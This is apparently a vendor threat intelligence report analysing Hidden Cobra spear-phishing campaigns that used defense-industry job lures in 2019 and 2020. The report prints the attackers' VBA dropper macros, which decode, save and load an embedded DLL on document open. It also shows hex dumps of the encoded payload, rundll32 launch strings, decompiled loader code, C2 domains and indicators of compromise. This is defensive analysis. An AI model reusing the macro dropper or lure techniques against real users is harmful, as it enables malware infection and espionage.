The original author of these documents was listed as Seong Jin Lee according to the embedded metadata information. However, the last modification author (Robot Karll) used by the adversary during document template creation is unique to this set of malicious documents. Further, these documents contain political lures pertaining to South Korean domestic policy that suggests that the targets of these documents also spoke Korean.

Relationship to 2019 Falsified Job Recruitment Campaign


A short-lived campaign from 2019 using India's aerospace industry as a lure used what appears to be very similar methods to this latest campaign using the defense industry in 2020. Some of the TTPs from the 2020 campaign match that of the operation in late 2019. The activity from 2019 has also been attributed to Hidden Cobra by industry reporting.

The campaign from October 2019 also used aerospace and defense as a lure, using copies of legitimate jobs just like we observed with the 2020 campaign. However, this campaign was isolated to the Indian defense sector and from our knowledge did not expand beyond this. This document also contained a job posting for a leading aeronautics company in India; this company is focused on aerospace and defense systems. This targeting aligns with the 2020 operation and our analysis reveals that the DLLs used in this campaign were also modified SQL Lite DLLs.

Based on our analysis, several variants of the implant were created in the October 2019 timeframe, indicating the possibility of additional malicious documents.

Sha1	Compile Date	File Name
f3847f5de342632f8f9e2901f16b7127472493ae	10/12/2019	MFC_dll.DLL
659c854bbdefe692ee8c52761e7a8c7ee35aa56c	10/12/2019	MFC_dll.DLL
35577959f79966b01f520e2f0283969155b8f8d7	10/12/2019	MFC_dll.DLL
975ae81997e6cd8c8a3901308d33c868f23e638f	10/12/2019	MFC_dll.DLL

One notable difference with the 2019 campaign is the main malicious document contained the implant payload, unlike the 2020 campaign that relied on the Microsoft Office remote template injection technique. Even though the technique is different, we did observe likenesses as we began to dissect the remote template document. There are some key similarities within the VBA code embedded in the documents. Below we see the 2019 (left) and 2020 (right) side-by-side comparison of two essential functions, that closely match each other, within the VBA code that extracts/drops/executes the payload.



```
Sub ExtractDll(dllPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
#If Win64 Then
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label1.Caption))
#Else
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label2.Caption))
#End If
    objStream.SaveToFile dllPath, 2
    Set objStream = Nothing
End Sub


Sub AutoOpen()
    On Error Resume Next

    Application.Visible = False

    dllPath = GetDllName()
    docPath = GetDocName()
    orgDocPath = ActiveDocument.Path & "\" & ActiveDocument.Name

    ExtractDll (dllPath)
    ExtractDoc (docPath)

    LoadLibraryA (dllPath)

    a = ShowState(orgDocPath, "B-6-38-4412-76700627-315277-3247")

    Dim objDocApp
    Set objDocApp = CreateObject("Word.Application")
    objDocApp.Visible = True
    objDocApp.Documents.Open docPath

    Application.Quit (wdDoNotSaveChanges)

End Sub
```

```
Sub ExtractDll(dllPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
#If Win64 Then
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label1.Caption))
#Else
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label2.Caption))
#End If
    objStream.SaveToFile dllPath, 2
    Set objStream = Nothing
End Sub


Sub AutoOpen()
    On Error Resume Next

    Application.Visible = False

    dllPath = GetDllName()
    docPath = GetDocName()
    orgDocPath = ActiveDocument.Path & "\" & ActiveDocument.Name

    ExtractDll (dllPath)
    ExtractDoc (docPath)

    LoadLibraryA (dllPath)

    a = sqlite3_stmt_all(orgDocPath, "B-6-38-4412-76700627-315277-3247", "43")

    Dim objDocApp
    Set objDocApp = CreateObject("Word.Application")
    objDocApp.Visible = True
    objDocApp.Documents.Open docPath

    Application.Quit (wdDoNotSaveChanges)

End Sub
```

VBA code of *13c47e19182454efa60890656244ee11c76b4904 (left) and acefc63a2ddbbf24157fc102c6a11d6f27cc777d (right)*

The VBA macro drops the first payload of thumbnail.db at the filepath, which resembles the filepath used in 2020.

```
%USERPROFILE%"\AppData\Local\Microsoft\ThumbNail\thumnail.db
```

The VB code also passes the decryption key over to the DLL payload, thumbnail.db. Below you can see the code within thumbnail.db accepting those parameters.


```
.rdata:0000000180104F08 aThumbnail:                     ; DATA XREF: sub_1800086A0+1B1↑o
.rdata:0000000180104F08                 unicode 0, <ThumbNail>,0
.rdata:0000000180104F1C                 align 20h
.rdata:0000000180104F20 aCWindowsSyst_1 db 'C:\Windows\System32\rundll32.exe "%s", SetupWorkStation %s 0 0 91'
.rdata:0000000180104F20                                 ; DATA XREF: ShowState+11D↑o
.rdata:0000000180104F20                 db '09 1',0
.rdata:0000000180104F66                 align 8
.rdata:0000000180104F68 aSSetupworkstat db '"%s", SetupWorkStation %s 0 0 9109 1',0
.rdata:0000000180104F68                                 ; DATA XREF: ShowState+1B3↑o
```

Unpacked thumbnail.db bff1d06b9ef381166de55959d73ff93b

What is interesting is the structure in which this information is being passed over. This 2019 sample is identical to what we documented within the 2020 campaign.


```
"C:\Windows\System32\rundll32.exe" "full path of module", SetupWorkStation S-6-38-4412-76700627-315277-3247 0 0 9109
```

Another resemblance discovered was the position of the .dll implant existing in the exact same location for both 2019 and 2020 samples; “o” field under “UserForms1”.



“o” field of 13c47e19182454efa60890656244ee11c76b4904


All 2020 .dotm IoCs contain the same .dll implant within the “o” field under “UserForms1”, however, to not overwhelm this write-up with separate screenshots, only one sample is depicted below. Here you can see the parallel between both 2019 and 2020 “o” sections.



“o” field of acefc63a2ddbbf24157fc102c6a11d6f27cc777d


Another similarity is the encoding of double base64, though in the spirit of competing hypothesis, we did want to note that other adversaries may also use this type of encoding. However, when you couple these similarities with the same lure of an Indian defense contractor, the pendulum starts to lean more to one side of a possible common author between both campaigns. This may indicate another technique being added to the adversary’s arsenal of attack vectors.

One method to keep the campaign dynamic and more difficult to detect is hosting implant code remotely. There is one disadvantage of embedding an implant within a document sent to a victim; the implant code could be detected before the document even reaches the victim’s inbox. Hosting it remotely enables the implant to be easily switched out with new capabilities without running the risk of the document being classified as malicious.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	02	08	00	28	00	00	00	90	C3	13	80	56	46	5A	78	....(.......VFZx
00000010	55	55	46	42	54	55	46	42	51	55	46	46	51	55	46	42	UUFBTUFBQUFFQUFB
00000020	51	53	38	76	4F	45	46	42	54	47	64	42	51	55	46	42	QS8vOEFBTGdBQUFB
00000030	51	55	46	42	51	55	46	52	51	55	46	42	51	55	46	42	QUFBQUFRQUFBQUFB
00000040	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000050	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000060	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000070	51	55	46	42	51	55	46	46	51	55	56	42	51	55	45	30	QUFBQUFFQUVBQUE0
00000080	5A	6E	56	6E	4E	45	46	30	51	57	35	4F	53	57	4A	6E	ZnVnNEF0QW5OSWJn
00000090	51	6C	52	4E	4D	47	68	57	52	32	68	77	59	33	6C	43	QlRNMGhWR2hwY3lC
000000A0	64	32	4E	74	4F	57	35	6A	62	55	5A	30	53	55	64	4F	d2NtOW5jbUZ0SUd0
000000B0	61	47	4A	74	4E	58	5A	6B	51	30	4A	70	57	6C	4E	43	aGJtNXZkQ0JpWlNC
000000C0	65	57	52	58	4E	47	64	68	56	7A	52	6E	55	6B	55	35	eWRXNGdhVzRnUkU5
000000D0	56	45	6C	48	4D	58	5A	61	52	31	56	31	52	46	45	77	VElHMXZaR1V1RFEw
000000E0	53	30	70	42	51	55	46	42	51	55	46	42	51	55	46	44	S0pBQUFBQUFBQUFD
000000F0	5A	57	35	43	52	55	59	79	64	6A	45	76	56	6E	52	79	ZW5CRUYydjEvVnRy
00000100	4F	57	59	78	59	6D	45	76	57	44	6C	58	4D	44	52	59	OWYxYmEvWDlXMDRY
00000110	4F	46	5A	30	52	44	6C	6D	4D	57	4A	55	61	47	5A	30	OFZ0RDlmMWJUaGZ0
00000120	56	7A	49	76	4D	53	39	57	64	45	39	47	4B	30	5A	69	VzIvMS9WdE9GK0Zi
00000130	57	53	39	59	4F	56	63	77	4E	46	68	7A	56	6E	59	7A	WS9YOVcwNFhzVnYz
00000140	4F	57	59	78	59	6D	45	76	57	44	56	58	65	6E	59	31	OWYxYmEvWDVXenY1
00000150	4C	31	5A	7A	52	6D	63	78	56	6C	70	79	4C	31	67	35	L1ZzRmcxVlpyL1g5
00000160	56	33	64	58	52	47	68	57	63	33	49	35	5A	6A	46	69	V3dXRGhWc3I5ZjFi
00000170	51	6C	6C	4F	55	6C	64	78	5A	6E	67	76	56	6E	4E	47	Ql1OUldxZngvVnNG
00000180	5A	7A	42	47	59	6C	4D	76	57	44	6C	58	64	31	64	45	ZzBGYlMvWDlXd1dE
00000190	61	31	5A	30	64	6A	6C	6D	4D	57	4A	43	57	55	39	57	a1Z0djlmMWJCWU9W
000001A0	56	7A	49	76	4D	53	39	57	63	30	5A	6E	4E	47	78	69	VzIvMS9Wc0ZnNGxi
000001B0	59	69	39	59	4F	56	64	56	62	57	78	71	59	55	35	79	Yi9YOVdVbWxqYU5y
000001C0	4F	57	59	78	57	55	46	42	51	55	46	42	51	55	46	42	OWYxWUFBQUFBQUFB
000001D0	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
000001E0	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	43	QUFBQUFBQUFBQUFC
000001F0	55	56	4A	52	51	55	46	61	53	56	6C	45	51	55	56	4B	UVJRQUFaSVlEQUVK
00000200	64	57	39	57	4D	45	46	42	51	55	46	42	51	55	46	42	dW9WMEFBQUFBQUFB
00000210	51	55	46	51	51	55	46	4A	61	55	46	4D	51	57	64	76	QUFQQUFJaUFMQWdv
00000220	51	55	46	43	51	55	78	42	51	55	46	6E	51	55	46	42	QUFCQUxBQUFnQUFB
00000230	51	56	56	43	61	30	46	6A	52	6D	4E	72	51	55	46	43	QVVCa0FjRmNrQUFC
00000240	5A	30	64	52	51	55	46	42	51	55	4E	42	51	56	46	42	Z0dRQUFBQUNBQVFB
00000250	51	55	46	42	51	56	46	42	51	55	46	42	51	57	64	42	QUFBQVFBQUFBQWdB
00000260	51	55	4A	52	51	55	4E	42	51	55	46	42	51	55	46	42	QUJRQUNBQUFBQUFB
00000270	52	6B	46	42	53	55	46	42	51	55	46	42	51	55	46	44	RkFBSUFBQUFBQUFD
00000280	55	55	70	42	51	55	46	46	51	55	46	42	51	55	46	42	UUpBQUFFQUFBQUFB

**-HAL-MANAGER.doc UserForm1 with double base64 encoded DLL



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	02	08	00	28	00	00	00	58	35	0F	80	56	46	5A	78	....(...X5..VFZx
00000010	55	55	46	42	54	55	46	42	51	55	46	46	51	55	46	42	UUFBTUFBQUFFQUFB
00000020	51	53	38	76	4F	45	46	42	54	47	64	42	51	55	46	42	QS8vOEFBTGdBQUFB
00000030	51	55	46	42	51	55	46	52	51	55	46	42	51	55	46	42	QUFBQUFRQUFBQUFB
00000040	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000050	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000060	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000070	51	55	46	42	51	55	45	72	51	55	46	42	51	55	45	30	QUFBQUErQUFBQUE0
00000080	5A	6E	56	6E	4E	45	46	30	51	57	35	4F	53	57	4A	6E	ZnVnNEF0QW5OSWJn
00000090	51	6C	52	4E	4D	47	68	57	52	32	68	77	59	33	6C	43	QlRNMGhWR2hwY3lC
000000A0	64	32	4E	74	4F	57	35	6A	62	55	5A	30	53	55	64	4F	d2NtOW5jbUZ0SUd0
000000B0	61	47	4A	74	4E	58	5A	6B	51	30	4A	70	57	6C	4E	43	aGJtNXZkQ0JpWlNC
000000C0	65	57	52	58	4E	47	64	68	56	7A	52	6E	55	6B	55	35	eWRXNGdhVzRnUkU5
000000D0	56	45	6C	48	4D	58	5A	61	52	31	56	31	52	46	45	77	VElHMXZaR1V1RFEw
000000E0	53	30	70	42	51	55	46	42	51	55	46	42	51	55	46	43	S0pBQUFBQUFBQUFC
000000F0	56	6C	4E	56	61	57	46	46	55	32	64	74	65	56	4A	46	VlNVaWFFU2dteVJF
00000100	62	30	70	7A	61	31	4A	4C	51	32	4A	4B	56	6A	4E	75	b0pzalJLQ2JKVjNu
00000110	53	48	6C	55	62	32	39	4B	63	32	78	59	5A	57	4E	69	SHlUb29Kc2xYZWNi
00000120	53	6A	42	54	5A	32	31	35	56	6D	51	31	4B	32	4E	72	SjBTZ215VmQ1K2Nr
00000130	5A	55	74	44	59	6B	70	36	54	6D	5A	76	65	56	4A	4E	ZUtDYkp6TmZveVJN
00000140	62	30	70	7A	62	6B	30	78	4C	32	4A	4B	52	55	4E	6E	b0pzbk0xL2JKRUNn
00000150	62	58	6C	6A	65	6C	67	33	59	32	74	58	53	30	4E	69	bXljelg3Y2tXS0Ni
00000160	53	6B	56	54	5A	32	35	35	59	6C	56	76	53	6E	4E	72	SkVTZ255YlVvSnNr
00000170	55	31	56	4E	55	45	70	47	51	32	64	74	65	56	4A	4B	U1VNUEpGQ2dteVJK
00000180	55	53	74	7A	61	31	46	4C	51	32	4A	4B	53	45	68	79	UStzalFLQ2JKSEhy
00000190	4F	58	6C	53	51	57	39	4B	63	32	74	54	56	56	42	71	OXlSQW9Kc2tTVVBq
000001A0	53	6B	56	44	5A	32	31	35	56	6B	70	77	57	54	4A	6E	SkVDZ215VkpwWTJn
000001B0	55	6B	74	44	59	6B	70	42	51	55	46	42	51	55	46	42	UktDYkpBQUFBQUFB
000001C0	51	55	46	42	51	6C	46	53	55	55	46	42	57	6B	6C	5A	QUFBQlFSUUFBWklZ
000001D0	52	45	46	4C	4B	31	5A	77	4D	54	52	42	51	55	46	42	REFLK1ZwMTRBQUFB
000001E0	51	55	46	42	51	55	46	42	55	45	46	42	53	57	6C	42	QUFBQUFBUEFBSWlB
000001F0	54	45	46	6E	64	30	46	42	53	45	46	4A	51	55	46	42	TEFnd0FBSEFJQUFB
00000200	64	30	46	42	51	55	45	34	51	57	39	42	53	55	5A	5A	d0FBQUE4QW9BSUZZ
00000210	56	45	46	42	51	55	46	44	64	30	46	42	51	55	46	44	VEFBQUFDd0FBQUFD
00000220	51	55	46	52	51	55	46	42	51	55	46	52	51	55	46	42	QUFRQUFBQUFRQUFB
00000230	51	55	46	6E	51	55	46	43	5A	30	46	42	51	55	46	42	QUFnQUFCZ0FBQUFB
00000240	51	55	46	42	51	55	64	42	51	55	46	42	51	55	46	42	QUFBQUdBQUFBQUFB
00000250	51	55	46	42	51	32	64	46	64	30	46	42	52	55	46	42	QUFBQ2dFd0FBRUFB
00000260	51	55	46	42	51	55	46	42	51	55	6C	42	57	55	46	46	QUFBQUFBQUlBWUFF
00000270	51	55	46	43	51	55	46	42	51	55	46	42	51	55	46	42	QUFCQUFBQUFBQUFB
00000280	55	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	UUFBQUFBQUFBQUFB

17.DOTM UserForm1 with double base64 encoded DLL from ******_DSS_SE.docx

According to a code similarity analysis, the implant embedded in **-HAL-Manager.doc contains some similarities to the implants from the 2020 campaign. However, we believe that the implant utilized in the 2019 campaign associated with **-Hal-Manager.doc may be another component. First, besides the evident similarities in the Visual Basic macro code and the method for encoding (double base64) there are some functional level similarities. The DLL file is run in a way with similar parameters.

```
  Filename = 0;
  memset(&v13, 0, 0x103u);
  CommandLine = 0;
  memset(&v11, 0, 0x1FFu);
  v8 = 0;
  memset(&v9, 0, 0x1FFu);
  v7 = 0;
  if ( lstrlenA(lpString) != 32 )
    return 0;
  v3 = LocalAlloc(0x40u, 0x104u);
  v4 = 260;
  v5 = v3;
  while ( v4 != -2147483386 )
  {
    v6 = v5[a1 - (_DWORD)v3];
    if ( !v6 )
      break;
    *v5++ = v6;
    if ( !--v4 )
      goto LABEL_9;
  }
  if ( v4 )
    goto LABEL_10;
LABEL_9:
  --v5;
LABEL_10:
  *v5 = 0;
  CreateThread(0, 0, sub_10007C20, v3, 0, 0);
  GetModuleFileNameA((HMODULE)0x10000000, &Filename, 0x104u);
  sub_10006360(512, "C:\\Windows\\System32\\rundll32.exe \"%s\", SetupWorkStation %s 0 0 9109 1", &Filename, lpString);
  sub_100079A0(&CommandLine, (int)&v7);
  sub_10006360(512, "\"%s\", SetupWorkStation %s 0 0 9109 1", &Filename, lpString);
  sub_10007AD0();
  return 1;
}
```

DLL execution code **-Hal-Manager.doc implant

```
  v3 = a1;
  v4 = a3;
  v5 = a2;
  Filename = 0;
  memset(&Dst, 0, 0x103ui64);
  Dest = 0;
  memset(&v17, 0, 0x1FFui64);
  v18 = 0;
  memset(&v19, 0, 0x1FFui64);
  LODWORD(v13[0]) = 0;
  if ( lstrlenA(v5) != 32 )
    return 0i64;
  v7 = LocalAlloc(0x40u, 0x104ui64);
  v8 = 260i64;
  v9 = v7;
  v10 = v3 - (_QWORD)v7;
  do
  {
    if ( v8 == -2147483386 )
      break;
    v11 = v9[v10];
    if ( !v11 )
      break;
    *v9++ = v11;
    --v8;
  }
  while ( v8 );
  if ( !v8 )
    --v9;
  *v9 = 0;
  CreateThread(0i64, 0i64, sub_180007B70, v7, 0, 0i64);
  GetModuleFileNameA((HMODULE)0x180000000i64, &Filename, 0x104u);
  sub_180006B48(
    &Dest,
    512i64,
    "C:\\Windows\\System32\\rundll32.exe \"%s\", sqlite3_steps %s 0 0 %s 1",
    &Filename,
    v5,
    v4,
    v13[0]);
  sub_180007858(&Dest);
  sub_180006B48(&v18, 512i64, "\"%s\", sqlite3_steps %s 0 0 %s 1", &Filename, v5, v4);
  sub_180007A04(v12, &v18);
  return 1i64;
}
```

DLL execution code 2020 implant

Campaign Context: Victimology

The victimology is not exactly known due to the lack of spear phishing emails uncovered; however, we can obtain some insight from the analysis of telemetry information and lure document context. The lure documents contained job descriptions for engineering and project management positions in relationship to active defense contracts. The individuals receiving these documents in a targeted spear phishing campaign were likely to have an interest in the content within these lure documents, as we have observed in previous campaigns, as well as some knowledge or relationship to the defense industry.

Infrastructure Insights

Our analysis of the 2019 and 2020 campaigns reveals some interesting insight into the command and control infrastructure behind them, including domains hosted in Italy and the United States. During our investigation we observed a pattern of using legitimate domains to host command and control code. This is beneficial to the adversary as most organizations do not block trusted websites, which allows for the potential bypass of security controls. The adversary took the effort to compromise the domains prior to launching the actual campaign. Further, both 2019 and 2020 job recruitment campaigns shared the same command and control server hosted at elite4print.com.

The domain mireene.com with its various sub-domains have been used by Hidden Cobra in 2020. The domains identified to be used in various operations in 2020 falling under the domain mireene.com are:

- saemaeul.mireene.com
- orblog.mireene.com
- sgmedia.mireene.com
- vnext.mireene.com
- nhpurumy.mireene.com
- jmable.mireene.com
- jmdesign.mireene.com
- all200.mireene.com


Some of these campaigns use similar methods as the 2020 defense industry campaign:

- Malicious document with the title ***European External Action Service*** [8]
- Document with Korean language title ***비건 미국무부 부장관 서신doc*** (U.S. Department of State Secretary of State Correspondence 20200302.doc).

Techniques, Tactics and Procedures (TTPS)

The TTPs of this campaign align with those of previous Hidden Cobra operations from 2017 using the same defense contractors as lures. The 2017 campaign also utilized malicious Microsoft Word documents containing job postings relating to certain technologies such as job descriptions for engineering and project management positions involving aerospace and military surveillance programs. These job descriptions are legitimate and taken directly from the defense contractor's website. The exploitation method used in this campaign relies upon a remote Office template injection method, a technique that we have seen state actors use recently.

However, it is not uncommon to use tools such as EvilClippy to manipulate the behavior of Microsoft Office documents. For example, threat actors can use pre-built kits to manipulate clean documents and embed malicious elements; this saves time and effort. This method will generate a consistent format that can be used throughout campaigns. As a result, we have observed a consistency with how some of the malicious elements are embedded into the documents (i.e. double base64 encoded payload). Further mapping these techniques across the MITRE ATT&CK framework enables us to visualize different techniques the adversary used to exploit their victims.



MITRE ATT&CK mapping for malicious documents

These Microsoft Office templates are hosted on a command and control server and the downloaded link is embedded in the first stage malicious document.

The job postings from these lure documents are positions for work with specific US defense programs and groups:

- F-22 Fighter Jet Program
- Defense, Space and Security (DSS)
- Photovoltaics for space solar cells
- Aeronautics Integrated Fighter Group
- Military aircraft modernization programs

Like previous operations, the adversary is using these lures to target individuals, likely posing as a recruiter or someone involved in recruitment. Some of the job postings we have observed:

- Senior Design Engineer
- System Engineer

Professional networks such as LinkedIn could be a place used to deliver these types of job descriptions.

Defensive Architecture Recommendations

Defeating the tactics, techniques and procedures utilized in this campaign requires a defense in depth security architecture that can prevent or detect the attack in the early stages. The key controls in this case would include the following:

1. **Threat Intelligence Research and Response Program**. Its critical to keep up with the latest Adversary Campaigns targeting your specific vertical. A robust threat response process can then ensure that controls are adaptable to the TTPs and, in this case, create heightened awareness
2. **Security Awareness and Readiness Program.** The attackers leveraged spear-phishing with well-crafted lures that would be very difficult to detect initially by protective technology. Well-trained and ready users, informed with the latest threat intelligence on adversary activity, are the first line of defense.

3. **End User Device Security.** Adaptable endpoint security is critical to stopping this type of attack early, especially for users working from home and not behind the enterprise web proxy or other layered defensive capability. Stopping or detecting the first two stages of infection requires an endpoint security capability of identifying file-less malware, particularly malicious Office documents and persistence techniques that leverage start-up folder modification.
4. **Web Proxy.** A secure web gateway is an essential part of enterprise security architecture and, in this scenario, can restrict access to malicious web sites and block access to the command and control sites.
5. **Sec Ops –** Endpoint Detection and Response (EDR) can be used to detect techniques most likely in stages 1, 2 or 4. Additionally, EDR can be used to search for the initial documents and other indicators provided through threat analysis.

For further information on how McAfee Endpoint Protection and EDR can prevent or detect some of the techniques used in this campaign, especially use of malicious Office documents, please refer to these previous blogs and webinar:

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ens-10-7-rolls-back-the-curtain-on-ransomware/
https://www.mcafee.com/blogs/other-blogs/mcafee-labs/how-to-use-mcafee-atp-to-protect-against-emotet-lemonduck-and-powerminer/
https://www.mcafee.com/enterprise/en-us/forms/gated-form.html?docID=video-6157567326001

Indicators of Compromise

SHA256	File Name
322aa22163954ff3ff017014e357b756942a2a762f1c55455c83fd594e844fdd	******_DSS_SE.docx
a3eca35d14b0e020444186a5faaba5997994a47af08580521f808b1bb83d6063	******_PMS.docx
d1e2a9367338d185ef477acc4d91ad45f5e6a7d11936c3eb4be463ae0b119185	***_JD_2020.docx
ecbe46ca324096fd5e35729f39fa3bda9226bbefd6286d53e61b1be56a36de5b	***_2020_JD_SDE.docx
40fbac7a241bea412734134394ca81c0090698cf0689f2b67c54aa66b7e04670	83878C91171338902E0FE0FB97A8C47A.dotm
6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1	******_AERO_GS.docx
df5536c254a5d9ac626dbff7525de8301729807433d377db807ce3d8bc7c3ffe	**_IFG_536R.docx
1b0c82e71a53300c969da61b085c8ce623202722cf3fa2d79160dac16642303f	43.dotm
d7ef8935437d61c975feb2bd826d018373df099047c33ad7305585774a272625	17.dotm
49724ee7a6baf421ac5a2a3c93d32e796e2a33d7d75bbfc02239fc9f4e3a41e0	Senior_Design_Engineer.docx
66e5371c3da7dc9a80fb4c0fabfa23a30d82650c434eec86a95b6e239eccab88	61.dotm
